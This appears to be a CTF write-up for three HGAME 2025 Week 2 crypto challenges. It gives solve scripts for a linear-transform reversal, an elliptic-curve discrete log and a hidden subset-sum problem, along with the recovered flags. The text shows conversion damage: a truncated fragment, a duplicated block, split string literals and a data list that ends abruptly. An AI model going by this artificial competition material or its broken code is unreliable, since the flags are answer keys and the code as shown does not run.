

# HGAME WEEK2 WP

队伍名称#队伍ID: mrl64#00005d

## CRYPTO

### Ancient Recall

deepseek一把梭：

```
import random Major_Arcana = ["
```

现在，假设这一切都能正确运行，那么就能得到正确的flag。

但是，这假设逆向250次变换后的initial\_values中的每个元素都是整数，并且满足条件，即每次逆向变换时分子都是偶数。

如果这个条件不满足，脚本会抛出异常，无法继续。

在示例输出中，给出的YOUR\_final\_Value经过逆向变换250次后，必须满足每次的分子都是偶数，否则无法得到解。但题目中的示例输出是可行的，因此可能这些条件都被满足。

因此，综合上述分析，最终的脚本应该包括逆向变换、处理初始值生成牌名，从而得到flag。

要解决这个问题，我们需要逆向应用250次线性变换，从给定的最终数值中恢复初始的塔罗牌索引，并构造出对应的牌名（包括正逆位）来生成flag。

#### 方法思路

- 逆向变换分析：**每次变换将当前元素与下一个元素相加，形成一个新列表。逆向变换需要解线性方程组来恢复前一步的数值。
- 模运算处理：**由于最终数值极大，但塔罗牌索引仅需模78，但关键步骤中需要处理大整数运算。
- 牌名解析：**根据初始索引判断正逆位，并生成对应的牌名。

#### 解决代码

python

Copy

```
def reverse_fortune_wheel(a):
    a0, a1, a2, a3, a4 = a
    numerator = a0 + a2 + a4 - a1 - a3
    if numerator % 2 != 0:
        raise ValueError(f"Cannot reverse: numerator {numerator} is odd")
    b0 = numerator // 2
    b4 = a4 - b0
```

```
def reverse_fortune_wheel(a):
    a0, a1, a2, a3, a4 = a
    numerator = a0 + a2 + a4 - a1 - a3
    if numerator % 2 != 0:
        raise ValueError(f"Cannot reverse: numerator {numerator} is odd")
    b0 = numerator // 2
    b4 = a4 - b0
    b3 = a3 - b4
    b2 = a2 - b3
    b1 = a1 - b2
    assert b0 == a0 - b1, "Validation failed"
    return [b0, b1, b2, b3, b4]
```

```

# 给定的最终数值
final_values = [

    2532951952066291774890498369114195917240794704918210520571067085311474675019,

    2532951952066291774890327666074100357898023013105443178881294700381509795270,

    2532951952066291774890554459287276604903130315859258544173068376967072335730,

    2532951952066291774890865328241532885391510162611534514014409174284299139015,
    2532951952066291774890830662608134156017946376309989934175833913921142609334
]

current = final_values.copy()
try:
    for _ in range(250):
        current = reverse_fortune_wheel(current)
except ValueError as e:
    print("逆向过程中出现错误:", e)
    exit()

# 定义塔罗牌列表
Major_Arcana = ["The Fool", "The Magician", "The High Priestess", "The Empress",
"The Emperor", "The Hierophant", "The Lovers", "The Chariot", "Strength", "The
Hermit", "Wheel of Fortune", "Justice", "The Hanged Man", "Death",
"Temperance", "The Devil", "The Tower", "The Star", "The Moon", "The Sun",
"Judgement", "The World"]
wands = ["Ace of wands", "Two of Wands", "Three of Wands", "Four of Wands",
"Five of Wands", "Six of Wands", "Seven of Wands", "Eight of Wands", "Nine of
wands", "Ten of Wands", "Page of Wands", "Knight of Wands", "Queen of Wands",
"King of Wands"]
cups = ["Ace of Cups", "Two of Cups", "Three of Cups", "Four of Cups", "Five of
Cups", "Six of Cups", "Seven of Cups", "Eight of Cups", "Nine of Cups", "Ten of
Cups", "Page of Cups", "Knight of Cups", "Queen of Cups", "King of Cups"]
swords = ["Ace of Swords", "Two of Swords", "Three of Swords", "Four of Swords",
"Five of Swords", "Six of Swords", "Seven of Swords", "Eight of Swords", "Nine
of Swords", "Ten of Swords", "Page of Swords", "Knight of Swords", "Queen of
Swords", "King of Swords"]
pentacles = ["Ace of Pentacles", "Two of Pentacles", "Three of Pentacles", "Four
of Pentacles", "Five of Pentacles", "Six of Pentacles", "Seven of Pentacles",
"Eight of Pentacles", "Nine of Pentacles", "Ten of Pentacles", "Page of
Pentacles", "Knight of Pentacles", "Queen of Pentacles", "King of Pentacles"]
tarot = Major_Arcana + wands + cups + swords + pentacles

# 生成YOUR_initial_FATE
YOUR_initial_FATE = []
for v in current:
    if v >= 0:
        if 0 <= v < len(Major_Arcana):
            card = Major_Arcana[v]
        else:
            card = tarot[v]
    else:
        x = -v - 1
        if 0 <= x < len(Major_Arcana):
            card = f"re-{Major_Arcana[x]}"
        else:
            raise ValueError(f"无效的逆位索引: {x}")

```

```
YOUR_initial_FATE.append(card)
```

```
# 生成flag
flag = "hgame{" + "&".join([card.replace(" ", "_") for card in
YOUR_initial_FATE]) + "}"
print(flag)
```

```
[Running] python -u "d:\Downloads\hgame2025\week2\solve.py"
hgame{re-The_Moon&re-The_Sun&Judgement&re-Temperance&Six_of_Cups}
```

## Intergalactic Bound

程序中构造的曲线满足

$$ax^3 + y^3 + 1 \equiv dxy \pmod{p}$$

其中

$$d \equiv \frac{a g_1^3 + g_2^3 + 1}{g_1 g_2} \pmod{p}$$

因为构造时保证  $G$  在曲线上, 所以必有

$$a g_1^3 + g_2^3 + 1 \equiv d g_1 g_2$$

同理, 经过群运算得到的  $Q = (X, Y) = x \cdot G$  也在这条曲线上, 即有

$$a X^3 + Y^3 + 1 \equiv d X Y$$

把  $d$  的表达式代入上式, 我们得到

$$a X^3 + Y^3 + 1 \equiv \frac{a g_1^3 + g_2^3 + 1}{g_1 g_2} X Y$$

两边同乘  $g_1 g_2$ , 得到

$$a X^3 g_1 g_2 + g_1 g_2 (Y^3 + 1) \equiv a g_1^3 X Y + X Y (g_2^3 + 1)$$

把含有  $a$  的项移到左边, 其余移到右边, 只要分母  $X^3 g_1 g_2 - g_1^3 X Y$  在模  $p$  下不为零, 就可以解得

$$a \equiv \frac{X Y (g_2^3 + 1) - g_1 g_2 (Y^3 + 1)}{X^3 g_1 g_2 - g_1^3 X Y} \pmod{p}$$

$a$  解出来后, 后续就可以参考羊城杯2024Th\_Curve的解题代码:

[2024年羊城杯粤港澳大湾区网络安全大赛WP-Crypto AK篇 | CTF导航](#)

```
#sage
from Crypto.Util.number import *
from Crypto.Cipher import AES
import hashlib

p = 55099055368053948610276786301
P = (19663446762962927633037926740, 35074412430915656071777015320)
Q = (26805137673536635825884330180, 26376833112609309475951186883)

g1, g2 = P
X, Y = Q

num = (X * Y * (pow(g2, 3, p) + 1) - g1 * g2 * (pow(Y, 3, p) + 1)) % p
denom = (pow(X, 3, p) * g1 * g2 - pow(g1, 3, p) * X * Y) % p
a = (num * inverse(denom, p)) % p
```

```

print(a)
d = (a * Q[0] ** 3 + Q[1] ** 3 + 1) * inverse(Q[0] * Q[1], p) % p
print(d)

R.<x,y,z> = Zmod(p)[]
cubic = a*x^3 + y^3 + z^3 - d*x*y*z
E = EllipticCurve_from_cubic(cubic,morphism=True)
P = E(P)
Q = E(Q)
x = P.discrete_log(Q)
print(x)

ciphertext=b"k\xe8\xbe\x94\x9e\xfc\xe2\x9e\x97\xe5\xf3\x04'\x8f\xb2\x01T\x06\x88
\x04\xeb3j1\xdd Pk$\x00:\xf5"
key = hashlib.sha256(str(x).encode()).digest()
cipher = AES.new(key, AES.MODE_ECB)
flag = cipher.decrypt(ciphertext)
print(flag)

```

```

mrl64@ubuntu2204:~$ sage exp.sage
39081810733380615260725035189
8569490478014112404683314361
verbose 0 (3848: multi_polynomial_ideal.py, groebner_basis) Warning: falling back to very slow toy implementation.
verbose 0 (1081: multi_polynomial_ideal.py, dimension) Warning: falling back to very slow toy implementation.
verbose 0 (3848: multi_polynomial_ideal.py, groebner_basis) Warning: falling back to very slow toy implementation.
verbose 0 (3848: multi_polynomial_ideal.py, groebner_basis) Warning: falling back to very slow toy implementation.
verbose 0 (3848: multi_polynomial_ideal.py, groebner_basis) Warning: falling back to very slow toy implementation.
verbose 0 (3848: multi_polynomial_ideal.py, groebner_basis) Warning: falling back to very slow toy implementation.
verbose 0 (1081: multi_polynomial_ideal.py, dimension) Warning: falling back to very slow toy implementation.
verbose 0 (3848: multi_polynomial_ideal.py, groebner_basis) Warning: falling back to very slow toy implementation.
verbose 0 (1081: multi_polynomial_ideal.py, dimension) Warning: falling back to very slow toy implementation.
verbose 0 (3848: multi_polynomial_ideal.py, groebner_basis) Warning: falling back to very slow toy implementation.
verbose 0 (1081: multi_polynomial_ideal.py, dimension) Warning: falling back to very slow toy implementation.
verbose 0 (3848: multi_polynomial_ideal.py, groebner_basis) Warning: falling back to very slow toy implementation.
verbose 0 (1081: multi_polynomial_ideal.py, dimension) Warning: falling back to very slow toy implementation.
2633177798829352921583206736
b'hgame{N0thing_bu7_up_Up_UP!}\x04\x04\x04\x04'

```

## SPiCa

经典隐子集和问题，和Zeropts CTF 2022 - Karen这题考点一致，参考exp：

[ctf-writups/2022/zer0ptscft/karen/solutions/solver.sage](https://ctf-writups.com/2022/zer0ptscft/karen/solutions/solver.sage) at main · roadicing/ctf-writups

```

#sage
from Crypto.Util.number import long_to_bytes

n = 70
m = 247
p =
24727704801291912268835129736340977567569865784366882566681759917843647658060231
40953684834951800378412191440987694413593365476280169648612184457245292237722230
1017649192408619831637530961997845860817966791811403512683444831050730277

```

h =

(2046915549200360125325315555398680320893150365466071034872023416688164934400398  
72629470176590122410478350488080706552856028972092398587406378784682666588993372  
30431317158339301884716019022543563824842749256770110913729930512649260804,  
20061197539347089441548703718074268696982927733926399966893938885418017706383655  
09695857667910927515381845516432565146786275729309293559360333132260026865210231  
7484783972009137643693799482954597365244794142123800753823881292602536480,  
20449460766608148327819595887200586456206801278670684512632410913015490167503229  
58257227467075245652203109983909671005173274359081412665955321942142317933206769  
7185796944680381658040503559588413035145948011713429631258754626251809510,  
86948993958270093961414259928000336587785118705822719357103361407339860292718404  
80988700276909069199154936459475590420059851372448080387583101099303513327440738  
409895238607476203278712316251695883695113189088200686962847017765865251,  
17498906738048927737996405866022970301450352038432120213930838838210038594926299  
4293455364202202335462886275509176685647155383038720727548687584542862936340331  
7202957206875712023311105409026776222751170693634497194866213310044491948,  
21299762658878585689792741107233334119508283391034542047533549461069861697448477  
9169987313694869584115195833736505586715585596243732040945132832815865121313521  
3221691391305300586647640883613895924445303848945011091274872544725674414,  
13858127090108368287746753156610976181884852029313352847097417269439999009242391  
68072425476157184118560375182448844016510415386061429387956120420775376951749628  
3139692448618313378608851838592204671380865578837501521485226960295757131,  
60610790101559767236598210337729286208469378596562104415885879668918794164873656  
90965763216823102870311750457179411655272094280430202241841391623727529939195478  
70816012630061403517257290792929118011920477984972488980800309428929138,  
16411347559169875469676322308290176281268630976465248631394286269278754960475346  
06856504109959297934997940528250038323021933768965257225082123359804997871934854  
4790979587439571926076421698781802827344619141310395216702580071924399522,  
60681295146731835038575873227291849984377721525511356583696807021330876710319964  
97962264049216246290631119377494262423727768860757742407967523061034172791840869  
912562774945606863954031992955819024967183759253919768822212999747782744,  
16164073883659743891300469301841345466013040331496294498459841128458772221808605  
86529898227909401932529716536251861347296161575698837547018086356014542715910765  
4477630571820179272488975849163426474631458599008988483395281798203200528,  
60026528348330344337540848760250917485053564857606587454331736593403612670449831  
48952514860044218624345794714339893198968695437915359546317081144940354972707822  
464098838782671025813140852500245911841467802762732970205945777188441808,  
17671459116121703756342696273829703490771262874572413082113674648287158047430332  
22463795098931266743686089902145970883107031984159816470201925145060645419456460  
7879044661224315550514675652908609424461409598055757760711713272045049260,  
97478046189818182258719977939520446663607674977889334379583873590502675559509300  
83105832397549316456989456304967283430526550121320745106610566272812291168897483  
422111931300711618308924263505765555678625775964949832562993340397250411,  
21996324872073077242827998678880398901946388402016282475335311894567710762615152  
28346755453154829708138604882772041065212009164771768496717712906456348063487378  
1425892452230881151261828547497099982851340353851101348946158575303726724,  
20241128353291496652549108347619870477868850796680814076775175545760753973504668  
85003691637473272011716082338913785370582532328308438052544015555820121264642777  
9126805749122859405488144164760267716232853839558997235342814050866837305,  
13077656588899945700177181105263191868661064142860342679420184386239288545559858  
20895124443500296621824347142041104512702517055281416004912544337052096473325844  
6212562129228879028530411822623695945498142516847896364762727423847457569,  
70715303280659608902284531060081741997533715843392171188637405035567092379104891  
81283781927314970563878932442685277071347084354303239011911501455742585794028015  
220762730525765723336697380407902300153076264167533419216642860030224808,  
22629252419865938253406009966521328587876533319128691562733593432194850726544929  
40508841317871198227188963529845231317669852619212430503883967219823781297513560  
4141185210235559237447902236397265515318102940456244538398518752792480319,

57614592821762731184419447747993174079260627060079417005374003007482769583223496  
24237180755323800649847915919270480127859496807988229286598479624333300775674629  
423967322510405098758253061619727977005010935095672626407042895060271117,  
13639378161376676791792650903794774452153629456935313476059754419699524574293526  
09769416509857668738748604166521596040573341487955724573992895950129143512160821  
7008600392918108625339394853036499361173570509333162629246799468258136355,  
11122213990199110814965137961051617168362671075018376514095169012925484725504966  
47130548616639784532217354650999157000279855022754714713097738729659495163953274  
48470301454478411261029844247723145127184404827532265529309125867188484,  
12169161457053461668887038869671670176419946971662802953933166632081503259881448  
72885184633211119401708297119270386506606699416328501079582871547768649951251418  
2295671281701232618183396077110570747529444745554508737426539555889099083,  
11995511934849768905988062930456188671563166274831822681485210668895901448904842  
48709647359128755469450975616811949069941570413642440368384010274319969448930470  
2405180406601329931714339410923612708808717358223085506757046662329629503,  
13398528474737208001694948941230339341569100018647773619061861109738576104252100  
11044396206917431973218055341780915171573541010000517997806372459183529139731443  
3312440421293983105825390167635459002960994550698739443052006993415149287,  
21685721078976945602014626559051952462522937081933691461596237088189849657600841  
97819322742948230648413103862480444315031196006159003503114406315327084022412576  
9186685588909207004132946200580900994078282900107456593588235003169921354,  
21958932659990459795087732047584541007461325015275566949343681883128871386631056  
47878389306851147848108099850803834470752469305939415032694023485508182334156695  
8854943322931261168562807321821084640569487228751077318094170704981650643,  
18575326074968673858478938102428524301651676277226235867758079277741745360252102  
63612021363804795782627015513684546984671857051137625291580360862591961483119168  
7134838436838444619000754054647327991321858217571418142823485948838843485,  
21925408319719932198647415634718243407859189936679904356040860926584581042313625  
03961981501924787651912011320755370708972701977889358701869075130536411644490285  
3587524322159019276550794203235986634843194549273092242442491313448819261,  
21971769237171245388162249651275023141695912811218668240216220140957909617367793  
49529187919835099394709913676561546631986755365940804479904322632165434580509360  
8432328775587162697826122051456089057951721736470156996789589476553105264,  
11663665652950097951023874167071177053010440547278309973779798672676245675511213  
04475223176936980009809680399142140140637342818532319801696761477636817759449020  
5473987491609921616943160817435319509156480489438442748695594208064506220,  
85717337675325395917443050842387854382413721137150379730180681035421600691893698  
10177762541226540971969214853589594936813485292570840550755458909361226931687465  
304387382031888400449142008298116395068621612620111710861173184866936140,  
72656410144930923059528997926925910833749006243370720729880506018146812415954041  
57641546803250164823540836286168102490427911208624069282838605171970733970339707  
601992725288390921333947799040016958678972693235850470014270495531454783,  
18357683019971557309259589537387305852885630835264669230196131340413934504145103  
73516829447268374406517401331511481293046356721017103831192724543395903494820577  
6155437226711665133074869096527958147737755278545942090787842643719386293,  
11249630823936690987701184435328330983163223168635101989339377911187086984695870  
49725372111198046916709788527567620075104366950476209442561466599969690343697371  
0297025883232331081137662411660725420763463582758176584701928482618894781,  
21368417704130086095517329969849814675572842583190085389984103090985523417424304  
95064784749027458271117188057590426553874391955193841608888373454687070447111368  
2032872096669715559005389583617506786922899538736534449123490145292870717,  
14804820832711028510069420293910842363490984270818804823036282440726358025681287  
76831148530045381107078873298800315670377199475017507796563696845208769895136673  
7342420716417627361539128824909909441296599842507450408639167847785653915,  
10434593401661546638239269531721470859924069355256379358171970711096840647467279  
92940687758900335083591928403147686241885816142246009737729203015148934618733489  
3502923880428533662123412400043690091517722265611541955158862687687083713,  
24561443937015608720032402685089937637576551127866411331840220467266147984636152



38687629668901719238482777873467112224113022822393805137694396109658390710619779  
2850273311466092875658575488249813416281385686228639897799476137433072794,  
18809508978562914770986641825424844673983326011247074637810890215219273029154108  
49249622743100395506476581576301190304654666324435113525237689225308407054264153  
3081339319510865846592705413531461782231583683139065833462426977193323114,  
11703252009262827857175759095422452187876967794597455502449129726508068694143301  
69502410895858680097983058617766512675739980564138645468322689195204967563486996  
177593733827238558844633804910336361508567070012845430162557209140318922,  
90995309733444235834177987964482656985133318187611247249041573206492494906717480  
34442773080315290728734123593584766820587431677397350547048991745367397003023697  
063690573732401873466117208072387527262379544046633911232863713321651057,  
61865456298123018774168535247340681141604505749943371174515878502630367619083850  
44092582990344042147406495912347645194115630652437606943173745789382845771049426  
44319601942469752089454133818514531597107204457077761063733877553713897,  
18998733646999927412724741294417250892695086218116871981646202453146130670287277  
61497045417103579894121367346766188969104808097110446538769644949967349077795869  
8659977825222598637449610957807490964624239691466685216040180063226979122,  
20290354138231020828449394526565580740998055934765758721832252702839220061931303  
94920312821210960344438963206668816623318138806516660963226561860797911308864515  
98521875328998468793949501074718761734580706843267460982226022395002612,  
12243349248304789414305400364212922465086443202387226770958839998895002980558762  
72715003687287887258419587507272093701524018402394087314059455381046013880303534  
485492492854314287356722191065404686438496257734600194353825409365914860,  
15388830123476635874371535682309831543921413772062742670104698630978096538706065  
15281156531085719494764653550843435894407133501515027710640762548794736353774360  
2712388716945337353159986787039117453435890006787376090096478885097896793,  
10420053457335214342250034515332590797688043330675602278978659239127226996657084  
32907562391995217229048270742075441554824546194279912053200871497216263405533177  
4926378534698291836555381029033314988303673575302329970048819875247229179,  
12996570101872386881673806472032213506289839322758639432467242407197962401207255  
06164070823885935871338239664591030673027210417329286496186299213232643456349545  
3537396958298185516874532647829493332700756725404634790257544413340701179,  
11310001007421937130740204981515298136120181111962805563938085404289034278582061  
51630124725849706412341433865756518959029157262386493773808489805935462278935831  
5367559028252287238789841719507080364615405563645390035528060316587102434,  
76499206289298191751114130394869032865820150409237249341317619559917288166950881  
57076979052445031028120246103984026955901706105551535103282597498033031299709784  
514740469952209886314525277234547727841567842751063166501691717457807447,  
82827676618763537030334802256705839691167386810621556295791902893975800816933165  
41581172493468366688140769336848827009811751348916039495262878858557738835369246  
631011150499694799485418164185557834866797870483707948444235231858169626,  
10348065215991838887653401510489462098163485305574734545999066167894062235647455  
46425629593168778143909747430510633456059827788581853733770104315586261483092525  
3569580192693898982318220593792046251125806231585329780902132617095557605,  
11280967838102140047754377333560306350439648795137561969675963243081381329614099  
28893977978270755843646590622187740405820812841412855978159265624648095536975862  
6788333375306898903783463959673000218175927160948442088191543414186131128,  
11818929318729599124873943942145086021537273013997542692590943191077407938431043  
51960780341820655525821486868891618298280562607821125285908255725348488909813754  
2929253460999852448424761935728458750150144937944771790308225982842690991,  
54129699677214291396695660919566200993929411088479010641474236621802798275068362  
16754081912452764251675143575201910182189452840950356093575193249038624088662404  
268095962548749560674786705087512264668188729966989099888520624252744742,  
17547356830409485892450749625199098509352498837601257846778404113094407637374346  
87139248058135918730265397788017767582709128294595196233741085031170819119116061  
7963235512211658386260536823783677847875240999663432436509923589359888700,  
85918878318333208403531960122638131118339986984469125870486285543887589588944969  
22493509033622609997670078612331200032453354380661501616871254995529921741954557

910165239506265116743029658460390005477758921580324576966499950007047698,  
24240608152025765890027400489331384103622640389639440068870645610439083379801706  
31211100384652225887069256104143545528316938363395485373469227315339924703215163  
6823004018903792154640252253321042038217671452847628056591095001306376447,  
18175238845322126323124732491839020080710712641999842067614816417084136046584647  
5490818843727121469599405423833266309864091432006227267777239852180289313514015  
2503676658094543636706418059620569628737841646560680792630698212823857262,  
10173862342693636575822816691492648273969020863129335004286001570695771568655492  
26804488984582001998765948591542329972790624761814238603783801745656319475153835  
5466980296232841821674366111391576715244751705262011350337874749069345128,  
17662887672308755659019635470333733858782416229711314422114693688837435216071004  
35329834976796559519598807504529724822965483845770599737010688696246202353088680  
1849382037053188597909092732733084276903712706650614116210171460124448702,  
12181524874770358579756085310138062154649043402053826988100381472344586613507823  
52963255246470254414665292631222369577438333089487377069733011356678836332697151  
2196767946895811541430690548268356821209678371607727953997755838859126774,  
11706994803516619040652442122624584733481017689525911051638928911326046116787740  
44957321836069800330499696993328804134485706088829275879564587372122407990463276  
5180343552430630220956988207594755397804226083803193344994676329154327493,  
84023570249788000711320553813144956480449053415762712574906832110861873545131271  
61690622199664304716824213610566304398546880266690789434430387528988209454626947  
248456097541304971867186772981230342257502227623573405137627210448823142,  
13448814958668457684435846084935312650492724089658173841576258956348433114343610  
82129808517362463848823849858958775846636013033857637471007545232734315052693458  
5873779496035836251602780112344762888078216555506331950896199565104006397,  
23261851067858529243006512692328544765212250343687275283881011048369283487674444  
02525461814102437271531306867580948922808480920098669681419310630146303574406713  
3170413056991023684452021013779169832348352784939483901536220423645197942,  
29564617827878034123731843735215372640709827856682858315407579753878739925813413  
47760818916518443181764106275140479051787993901624417517942973131286068209774333  
764601237951091135348213764981692825938722977028088836454760352308033758,  
30644868296353071338296041059997367724762194099687659857934778397360801275287289  
77191920114031725863884495929381858399046617507423360505816138935964152136380493  
092256651231150405966672895186096713142246153609317333657783049782151637,  
10534802040612029540164483914330039254596233735171946359486562702340646071277688  
19893582539789057450517877861360286738854564734993471638489542505163649744463435  
5043931879515977147131722039200347425808771386164417873392627039032929381,  
16347587561440747118213871772022312563284652196262767324725458541109438659123670  
69162455073647971972950450561434545267546148117778024050973690501115988574157357  
0625495043362505744257188005059869496076647939661464052864550390489436392,  
93290456422374224542397439701321121932221023006340975713599798823804820083351190  
07137644718542273965450597258442999536869733163622847589287842056136929598189863  
24717887966604059912158445010080457313116226499514698345116888739045201,  
14155784829547910297069256239291885565427894076067719732956480982423435038774293  
43263199033288168597326297557985756813434205802343098848387343836518493485315426  
5957089486695576174902453654823300612278786604052983027801579290159697757,  
15059083507189045339756950559733288471657088114328896031836676598008347915133424  
68472696323124750378383718626742461501296909932820379187994615158465375198326908  
0942728473598803375881811206929641186341006775658793858164370672638305414,  
24050946955204789955533896427147712239350820947048633709193663894730552442910167  
86545795575963427922942768190425020015738692486910198094938525370865681832821534  
2828689475987104598173819168455976517935776911361022122188385844429827861,  
19717014416567816150124583987528154859466839421475505938275277134544233978125970  
10144172441664756332080869785042112936945977064283740144814003899561316027810210  
0098417142249160683605942010321574730955450415122680160957836958254976336,  
18341739025196342781439155614541180114644324261593971049987391428771657889467166  
49930555822763578692203830070946563566503236278882165723652144375093810844026456  
4014080412870675324633423190226880338075753190002816740212167912541667386,



18130159482706051704943270274627679276682380169324410182047708503641668914797803  
48149629127108953561818359981896571545563617551207948156571122643027237671390832  
571624849892766565662348404168867487258425853064191070395435566239448528,  
17031477902788125458089193118032534650919772391902204780035541143913003109239204  
35402284572213975190078137810042295522772486405957891397177306562281878529791622  
615529533777964508592563167873221257377134938914666430743351377618599468,  
62781784897757963782309601951681941988651915143695999468559788760597381072358339  
55372780564515702681152913705996119810470327292606622329414011316101619726547400  
486206707034436148811872252943718668515788898176009551715308155411378252,  
18502372570762310433863217616808095626038090932776074429027848581566215187912012  
26145545525480185185513683205361014916509328430257563747592969735781716491476731  
4039550045344473538968895886764268535726243745335200504802864455745224374,  
46195464241506367206326754498053399430179625390195264009645853161996191125118141  
81720051470848623690283063163236111719759442441616569278847685187351643033457613  
638640496754781862046330458169376039112280170067629393555816168818241121,  
17415120259263326575917785021419190975482450501413944929888356972186654579803176  
47457250897521576650919400923559171514933656400981956058129872387833615331245394  
7335918616023490225580430289839613029201222545734451097726880722839921382,  
83075222871118655927704532262021152574845246538425031826720387448792180562758995  
43441543776625702705787596409072729458316533724848741039140250187914824007142564  
158445077159333307590448478263879269330063036285504424990516198257896295,  
11263353891678243397276227460314841929873607735065191631233072436184881556807080  
11517534541034987316693275157126893751138856544544737013316262347454184279401248  
9039636114698489895111355542309742024144040488016432324050920900295291917,  
22637221521096771355782848874319356640240782235023169163186886225331051134680206  
99505114247235197229332089106408081307051516235553048544427320029780482173677054  
0507890630957957945276656133277989360715398965382403686702660132053087389,  
17919419877135534987371117199483506832865643179065513875403972803516315262685396  
42421681252439927892856531959683432349954092120738645469259249613415686809555523  
4425205678332118842419128184729949597616863672987401083957030450961088118,  
60847854643190555315209368040086039201362267201356675410628576541626040720883746  
35967414294340045316322725709290667559576429084868775969096858901672894136646463  
280390764523549103315360820057333674907169174163429153014379285872747201,  
22582646848247815349822384029625982294969862652773702071458460690402019599859783  
91508786332152259820034008008181472295305792888764252278912425621297055207148133  
6495429114943130059072461748175646464632989698260874422879732797887630047,  
18669626144014838256754393744104130472295922668789204770557829273317529078229484  
34784310898956195081600999541816030661384382468519574244200883758748329847074632  
5730371307237685260665649724430226456422634290254179870262594544431983580,  
20052406002140826214070462061355742833483311314204273816436922246583813045591993  
33975277646579659900604813107579659449769784331068704865594714295623442775379311  
9501583467069339507721514048187534341243065632056453879312603380628033984,  
85369989785782174584445468410676017123216136562380539874137237522766375353544439  
99372125303631295704610057669756260574243930397078353340155663182523975349073323  
122272823468525187727995554596366377566035875710779754713058741421952297,  
18434625855226899883321256831367130395454266215612264702708075963791303925781592  
53854791883156810939152549379135498167133989444151990430896276399816198702901344  
6729670718008148129133450351098070931554566261249895846253603636590459596,  
48365898821066045732322237835629042823901131411348321841169048207080556785185662  
13625282539739120591243833386887356618441208163640057659125158988736716688790394  
207262106963544742980383712576206460105345350538386057072108474044619762,  
61514045768876921926104181681943310691928755489201589648290227525139503902833395  
67156423340910687221576158002429133456052555654098031826362939557645155801837456  
631388169151822830860248697122438884510698830753889483429000372055663270,  
15749571390181257161985569391244769795191759295495603520178644386599955997536197  
66161008956285299169458623403378359963178580562501544136272165783563207087197050  
431991062774440640781210997705052555763881548707362577843167934254303211,  
17391739152895538066781672275956234672907920242794599378833168697429044919890739

25771404139821478366125856090747002779839702976487841562475833687712967151467829  
7353821687758143698229059859378874838953846176893688321578130610211565286,  
22442775423196539068158317596467259088950472981582207880432855826287481502251341  
83338232817825154457701772425063084909365839030425053567923430810165476104493917  
0582837625840089519904382455956192527790359472609400260135910142621984804,  
77481456946860252282352151607502442873563409023957510360476802666687569963973509  
60420787060972587276915359606276766739777861347852878339037039524614848022448512  
348644599427802285464351651684733130472167279398416173868476456640343912,  
96833105561534888694616117414259632325927919540129024912547142185539487330008558  
25758691035404179321497454499245205523631758838315585837064110492459224557515917  
66401028527194162506783887475373042174297269540922518114299818971515732,  
40741964209369641797665819645562496176005088088148802973079833704475409310038637  
46901029660929911106973066021649873857071560682302121391895434719968587180495592  
648327726491322805723227506930292583988197314499826859508435423130136511,  
19864987974362234107843653929873500108136815262278445784737257026822472090684137  
98331049763565457589927121453732257571054869102153606105347096417692531359163474  
8257211956578723604063519794172805717329303553656399286725199286782179098,  
59802322230787274266306265023739858530718805415619810052187768411392987564347672  
90311430618487388592202253565417179231192022611316234657898418924157525655172678  
865435399101556073022390243434214511995519696285633065317753437363140899,  
98213199660955604278705625403915157947428649767824637789999163985490750702080071  
64914970520077561657764076828409003343933376170855999484408246466687946900127907  
046008389427535470321658506118424459143900724118409798821454695603532413,  
78270617600581695991289164459571689755717966307814651899310787227028708726844312  
67074675693818964100116677523139537724577680225755195092012197924786849023733994  
256374790421775024816070942174050947871976107979562435932865310494883087,  
22444668052197480392921780325089923182285523366742407483346175183018618880471398  
18244396859040225980987406597818584912644818834289503013761925376719668597459814  
8578223227750661256523638369688545340957145235941267699205041015976512893,  
20917044400441994043876270524213483352610260969649420453302372823720482527762724  
07900298825746728893679589059975189610461595344822373408109240805131140377518335  
1145101060024221646952031995834916254264079757831184110975778281092887507,  
23140912538412009642128425132684342938279634667238702284276382497865489723993571  
61277158758550399171633417897455896191825107641389600557121784391769767584677815  
6724083976226196922651714668362270739315887073416139790810854613161221205,  
22777946012556717221075832833653666836629416861635512682775171879258070731828427  
06610677727517021918199416396138613670545938993320151836630264454377836356284646  
6085257052188326159339853787923581481741947880793477699405480147382158494,  
23851586262216165721855485651763540041901511489076454491269387584732596518981375  
85916169496988546287234859934673708782466660652348954201962941526401841553465545  
3799899565276989370343113997814318338527314054146555972083061531585827540,  
20241416376929699761750802558413112170873703541929048761197148717657034619071841  
17262464961612669364394184876017838168294280111193577671433667382599109608309657  
2342885484491597788757271226301779632972642169838769965985177058217188038,  
26926236585419285731018095748381119355156316235955668092586803327378417007231775  
81136913483180407761165968252907913185839978546543265283140651614694449288264776  
969017249235506292038168449124679820126351493857549856356121231151653092,  
16131290371505918809335910442479495479841565683249366748358361988494535045927568  
46032541758613776657096594646693331970936129501808127375595342883854365637650939  
1831612977590017091825515705947022941510609863748269022738241991112543488,  
13351606117345172106452065389331359729375448034518067517596300932844055920613604  
84816228430621641176590985805245868699739008511603795763736239195005005100364118  
036164638319077433065549088587459341808702399982456843190373618829758380,  
10340884655343139837671785768186602936214734136755477567866586190929922502684799  
32821693532684857690445808772814104391108489248656411628764001164689986146211303  
5901153299622043759499282128564846901160241967532876328459689814413762415,  
54018019980318856679330948430690882728270133509702530675548997727047935726182672  
77623489486460813952487852750203234532174602055095351744072948091510037938518921

258719623872400909307218937680691436513657947420608446304518643433543806,  
22418868106953255259925166180079659279224737549892921884878026172626266645583784  
11127081480816587570235932667259883045497795966387588039043116856360989996791413  
2355212711052456153248630704103482626553682618348908416775395116183421160,  
20136816925897836048772212824296976042694611960736454057157846271343943360453902  
97077384502430300225955452409689782283825384236566002736211622639937762590523271  
8459877264554224090369414896236479377060541879764953830249057877045251555,  
41700700864160153865313107793762012359354930609232372517631759098924294689286490  
06604896556689041731151288364324346117684702288306415211763583014587465854119024  
84062496874795344596497020100855878780454061487570562235412769427686317,  
98164755654415296612918247751391760023452880495621614596352178196105475718379597  
53097093100495711176071908644218955109371081139417135838663380195844736613456931  
438981238662973400611171398897919439637129498647633743885607728861261845,  
23870935413324621348274921404095042947875585668987906695837586539050798799854533  
44639029643283937577080426804732737259566039640817325682027472238120034487906233  
4763587710033759647191441214875827380395128531108963710853637847394865713,  
52982834491735502373556295705880508473414607715731826347698948877709045332645996  
29995486512196147997419360308122234130045379554651637311836030578449665827917483  
073270459896882565258770161952823438641471340977976030370479284643371508,  
91008374583259340902986870473694865647924356635328323340395148671339411648670942  
39825017906066058129874353079407264039259148505190526558442923936093553694722216  
375206807028548669491820363396636679859686397489340148773407722045937270,  
17038367322359956199612085432647045245163774933791813550948476894306406589837225  
70281884779973317387185571802120247279315622875715810362979292279381198846484216  
